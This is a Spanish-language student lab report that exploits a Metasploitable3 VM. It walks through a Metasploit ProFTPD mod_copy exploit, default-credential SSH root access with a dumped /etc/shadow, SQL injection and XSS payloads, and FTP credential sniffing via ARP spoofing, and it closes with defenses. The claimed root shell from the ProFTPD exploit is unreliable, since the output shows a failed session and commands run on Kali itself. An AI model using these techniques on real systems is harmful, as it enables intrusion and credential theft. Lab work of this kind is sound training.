

Escuela de Tecnología
Ciberseguridad Ofensiva

Evaluación 2: Ciberseguridad Ofensiva

Estudiante:

Benjamín Santis Hermosilla

RUT: 21.741.099-1

Profesor: Felipe Andres Caceres Salinas

3er Semestre · 1er Periodo 2026

19 de mayo de 2026

Contenido

Introducción.	3
Desarrollo.	4
1. Preparación de Entorno.	4
2. Escaneo de Servicios.....	5
3. Explotación de Vulnerabilidades en Sistema Operativo.....	5
3.1. Vulnerabilidad SO #1 – ProFTPD 1.3.5 (Puerto 21).....	5
3.2. Vulnerabilidad SO #2 SSH con credenciales por defecto + escala de privilegios.....	7
4. Explotación de Vulnerabilidades en Aplicaciones Web.....	9
4.1. Vulnerabilidad Web # - SQL Injection en payroll_app.php.....	9
4.2. Vulnerabilidad Web #2 – Cross-Site Scripting (XSS) en payroll_app.php....	10
5. Explotacion de Vulnerabilidades en Redes.....	11
5.1. Configuracion de entorno de red.....	11
5.2. Ataque ARP Spoofing.	11
5.3. Ataque MITM – Captura de credenciales FTP	12
Conclusión.	14

Introducción.

El presente informe documenta el proceso de explotación de vulnerabilidades realizado sobre la máquina virtual Metasploitable3 (Ubuntu 14.04) como parte de la Evaluación Parcial N°2 de la asignatura Ciberseguridad Ofensiva. El objetivo fue demostrar las implicaciones de fallas de seguridad en un entorno controlado, aplicando un enfoque sistemático y ético.

Se trabajó sobre tres categorías de vulnerabilidades:

- Vulnerabilidades en el sistema operativo
- Vulnerabilidades en aplicaciones web
- Vulnerabilidades en redes (ARP Spoofing y MITM)

Desarrollo.

1. Preparación de Entorno.

Antes de iniciar la explotación se verifico la conectividad entre ambas maquinas virtuales utilizadas en Evaluación 1.

Maquina	IP	Rol
Kali Linux	10.0.2.5	Atacante
Metasploitable 3	10.0.2.15	Objetivo
Gateway	10.0.2.1	Router de red

```
metasploitable3-ub1404 login: vagrant
Password:
Last login: Tue Apr 14 21:09:42 UTC 2026 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

* Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:8d:9c:ea brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe8d:9cea/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:99:ed:f1:6c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:99ff:feed:f16c/64 scope link
        valid_lft forever preferred_lft forever
vagrant@metasploitable3-ub1404:~$
```

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0a:5e:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 370sec preferred_lft 370sec
root@kali:~#
```

```
root@kali:~# ping -c 4 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=1.35 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.603 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.264 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.281 ms

— 10.0.2.15 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 0.264/0.624/1.351/0.440 ms
```

2. Escaneo de Servicios.

```
(root@kali)-[~]
# nmap -sV 10.0.2.15
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 12:45 -0400
Nmap scan report for 10.0.2.15
Host is up (0.00039s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:8D:9C:EA (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds

(root@kali)-[~]
# ss
```

Se identificaron los siguientes servicios activos en Metasploitable3:

- Puerto 21/tcp — ProFTPD 1.3.5
- Puerto 22/tcp — OpenSSH 6.6.1p1
- Puerto 80/tcp — Apache httpd 2.4.7
- Puerto 445/tcp — Samba 3.x-4.x
- Puerto 3306/tcp — MySQL (sin autenticación)
- Puerto 8080/tcp — Jetty / Apache Continuum

3. Explotación de Vulnerabilidades en Sistema Operativo.

3.1. Vulnerabilidad SO #1 – ProFTPD 1.3.5 (Puerto 21)

El servicio ProFTPD 1.3.5 tiene activado el módulo mod_copy, que permite copiar archivos en el servidor sin requerir autenticación. Esta vulnerabilidad (CVE-2015-3306) permite a un atacante copiar un payload PHP al directorio web y ejecutarlo remotamente, obteniendo acceso como root.

a. Proceso de Explotación.

- Se cargó el módulo en msfconsole
- Se configuró RHOSTS=10.0.2.15, LHOST=10.0.2.5, SITEPATH=/var/www/html
- Se ejecutó el exploit con el comando run
- Se obtuvo una command shell como usuario root

```
(root@kali)-[~]
# msfconsole

Metasploit tip: View advanced module options with advanced
File System

      _____
     |#####| ;."
    _.'_____.;di         di\'; :--.,..
   ."  dddddd.",'dd       dddddd',' dddddd "
  '-. dddddd dddddd dddddd dddddd dddddd d;
     . dddddd dddddd dddddd dddddd dddddd .'
    "-.' dddd -. dd        d \-.-'---"
      ".d' ; d            d \-.-'---"
          | dddd dddd      d
           ' dddd dd      dd
             . dddd ddd
              , ddd
               ' ddd
                d d
                 ( 3 C )
                ;di'._*_-'
                '(.,...."/

      /|__ \ Metasploit!
      \|__ \

= [ metasploit v6.4.103-dev ]
+ -- -- [ 2,584 exploits - 1,319 auxiliary - 1,694 payloads ]
+ -- -- [ 433 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/proftpd_modcopy_exec

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) >
msf exploit(unix/ftp/proftpd_modcopy_exec) >
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) >
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /pVylXi.php
[+] 10.0.2.15:80 - Deleted /var/www/html/pVylXi.php
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.15:58742) at 2026-05-16 12:50:01 -0400
[-] 10.0.2.15:80 - Exploit aborted due to failure: unknown: 10.0.2.15:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/proftpd_modcopy_exec) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/ftp/proftpd_modcopy_exec) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/proftpd_modcopy_exec) > uname -a
[*] exec: uname -a

Linux kali 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64 GNU/Linux
msf exploit(unix/ftp/proftpd_modcopy_exec) > █
```

b. Resultados obtenidos.

- Se obtuvo acceso root al sistema (uid=0)
- Se verifico el control total de servidor con comandos “id, whoami, y cat /etc/passwd”
- El exploit aprovecho la falta de autenticación en el módulo mod_copy de ProFTPD

3.2. Vulnerabilidad SO #2 SSH con credenciales por defecto + escala de privilegios.

Metasploitable3 mantiene las credenciales por defecto del usuario vagrant (usuario: vagrant, contraseña: vagrant). Adicionalmente, este usuario tiene permisos de sudo sin restricciones, lo que permite escalar privilegios a root inmediatamente después de iniciar sesión.

c. Proceso de explotación.

- Se intentaron exploits de Unreal IRCd (puerto 6667) y Samba, sin éxito por puertos inactivos
- Se identifico el servicio SSH activo en el puerto 22 mediante nmap
- Se accedió al sistema con credenciales por defecto: ssh vagrant@10.0.2.15
- Se escalo con root mediante sudo su sin requerir contraseña

```
(root@kali)~# ssh vagrant@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is: SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
vagrant@10.0.2.15's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat May 16 16:42:22 2026
vagrant@metasploitable3-ub1404:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/vagrant# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable3-ub1404:/home/vagrant#
```

```
root@metasploitable3-ub1404:/home/vagrant# cat /etc/shadow
root:!:18564:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
messagebus*:18564:0:99999:7:::
sshd*:18564:0:99999:7:::
statd*:18564:0:99999:7:::
vagrant:$6$NABMNgx0$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWWI3la.Y3/:18564:0:99999:7:::
dirmngr*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:18564:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYe06cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tFvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lXx7tKuo$XuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtvHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTLRaB0:18564:0:99999:7:::
jarjar_binks:$1$NokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlmV4j$K/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$voU.f3Tj$tsGbzJbBS4JwtsRuw0a1:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdaFuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$h0BC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi*:18564:0:99999:7:::
colord*:18564:0:99999:7:::
root@metasploitable3-ub1404:/home/vagrant#
```

d. Resultados obtenidos.

- Acceso completo al sistema como usuario root
- Lectura de /etc/shadow con hashes de todas las contraseñas del sistema
- Demostración del riesgo crítico de mantener credenciales por defecto en producción

4. Explotación de Vulnerabilidades en Aplicaciones Web.

Se identificaron las siguientes aplicaciones web disponibles en Metasploitable3:



- <http://10.0.2.15/> — Directorio con aplicaciones: payroll_app.php, drupal/, chat/, phpmyadmin/
- <http://10.0.2.15:8080/continuum> — Panel Apache Continuum


4.1. Vulnerabilidad Web #1 - SQL Injection en payroll_app.php

La aplicación payroll_app.php no valida ni sanitiza el input del campo de usuario en el formulario de login. Esto permite inyectar sentencias SQL directamente en la consulta de autenticación, logrando bypass del login y acceso a datos sensibles de empleados.

a. Proceso de explotación.

- Se accedió al formulario en http://10.0.2.15/payroll_app.php
- En el campo User se ingresó el payload ' OR '1='1
- En el campo Password se ingresó cualquier valor
- La aplicación autentico la seccion sin verificar credenciales reales





b. Resultados obtenidos.


- Bypass completo de autenticación mediante inyección SQL
- Exposición de datos sensibles de empleados: nombre, apellido y salario
- La consulta SQL ejecuta fue equivalente a: `SELECT * FROM users WHERE user=" OR '1'='1'`

4.2. Vulnerabilidad Web #2 – Cross-Site Scripting (XSS) en payroll_app.php.

La misma aplicación payroll_app.php refleja el contenido del campo User directamente en la respuesta HTML sin sanitización. Esto permite inyectar código HTML o JavaScript arbitrario que el navegador ejecuta en el contexto de la página (XSS reflejado).

a. Proceso de explotación

- Se accedió al formulario en http://10.0.2.15/payroll_app.php
- En el campo User se ingresó `<h1 style="color:red">HACKEADO</h1>`
- La aplicación reflejó el código HTML en la respuesta sin filtrarlo
- El navegador renderizó el elemento HTML inyectado dentro de la página



b. Resultados obtenidos.

- Inyección exitosa de HTML arbitrario en la respuesta de la aplicación
- Demostración de XSS reflejado: la app devuelve el input sin sanitizar
- En un escenario real, un atacante podría robar cookies de sesión, redirigir usuarios o ejecutar código malicioso en el navegador de la víctima

5.3. Ataque MITM – Captura de credenciales FTP

Con el ARP Spoofing activo, se utilizó Wireshark para capturar el tráfico FTP que pasaba por la interfaz eth0 de Kali. El protocolo FTP transmite credenciales en texto plano, por lo que la captura permitió ver usuario y contraseña directamente.

a. Proceso de ejecución

- Se inició Wireshark en la interfaz eth0 con filtro ftp
- Se estableció una conexión FTP a 10.0.2.15 con credenciales vagrant/vagrant
- Wireshark capturó los paquetes USER y PASS en texto plano

The screenshot displays the Wireshark network protocol analyzer interface. The top pane shows a list of captured packets, with the selected packet (No. 61) being an FTP Response (220 ProFTPD 1.3.5 Server). The middle pane shows the details of this packet, including the FTP protocol structure and the current working directory. The bottom pane shows the raw packet data in hexadecimal and ASCII. Overlaid on the right side of the Wireshark window is a terminal window showing the execution of an FTP client. The terminal output shows the connection to 10.0.2.15, the user 'vagrant' logging in, and the password 'vagrant' being entered. The terminal also shows the 'Invalid command' error and the 'User vagrant logged in' message.

No.	Time	Source	Destination	Protocol	Length	Info
61	51.162397929	10.0.2.15	10.0.2.5	FTP	135	Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
184	112.269735899	10.0.2.5	10.0.2.15	FTP	80	Request: USER vagrant
186	112.278025024	10.0.2.15	10.0.2.5	FTP	101	Response: 331 Password required for vagrant
202	122.410389659	10.0.2.5	10.0.2.15	FTP	80	Request: PASS vagrant
203	122.433355461	10.0.2.15	10.0.2.5	FTP	94	Response: 230 User vagrant logged in
205	122.433702863	10.0.2.5	10.0.2.15	FTP	72	Request: SYST
206	122.435486149	10.0.2.15	10.0.2.5	FTP	85	Response: 215 UNIX Type: L8
207	122.435605528	10.0.2.5	10.0.2.15	FTP	72	Request: FEAT
208	122.437354347	10.0.2.15	10.0.2.5	FTP	261	Response: 211-Features:
209	122.438085807	10.0.2.15	10.0.2.5	FTP	75	Response: 211 End

```
root@kali:~# ftp 10.0.2.15
Connected to 10.0.2.15.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
Name (10.0.2.15:kali): Error encountered; login aborted.
ftp> vagrant
?Invalid command.
ftp> user vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

b. Resultados obtenidos.

- Interceptación exitosa de credenciales FTP en texto plano
- Paquetes capturados: Request USER vagrant, Request PASS vagrant, Response 230 User vagrant logged in
- Demostración del riesgo de usar protocolos no cifrados (FTP, HTTP, Telnet) en redes locales

5.4. Reflexión sobre las implicaciones y medidas de prevención.

a. Implicaciones en un entorno real

- Un atacante con acceso a la red local puede interceptar credenciales, tokens de sesión, datos confidenciales y comunicaciones no cifradas
- El ataque es silencioso y difícil de detectar para el usuario final
- Puede escalar a ataques mas completos como inyección de contenidos, robo de sesiones web y desifrado de trafico SSL/TLS (SSL stripping)

b. Estrategias de prevención

- Usar protocolos cifrados: SFTP en lugar de FTP, HTTPS en lugar de HTTP, SSH en lugar de Telnet
- Implementar Dynamic ARP Inspection (DAI) en switches gestionados para validar paquetes ARP
- Usar segmentación de red con VLANs para aislar segmentos críticos
- Implementar 802.1X para autenticación de dispositivos en la red
- Monitorear la tabla ARP de los dispositivos para detectar cambios inesperados

Conclusión.

La evaluación demostró que vulnerabilidades comunes en servicios, aplicaciones web y protocolos de red pueden ser explotadas de forma sistemática para comprometer completamente un sistema. Servicios desactualizados como ProFTPD 1.3.5, credenciales por defecto sin restricciones de sudo, aplicaciones que no sanitizan el input del usuario y el uso de protocolos en texto plano como FTP representan riesgos críticos que permiten a un atacante obtener acceso root, extraer datos sensibles e interceptar tráfico de red. La correcta configuración de cada capa del sistema, el uso de protocolos cifrados y la aplicación de parches de seguridad son medidas fundamentales para mitigar estos vectores de ataque.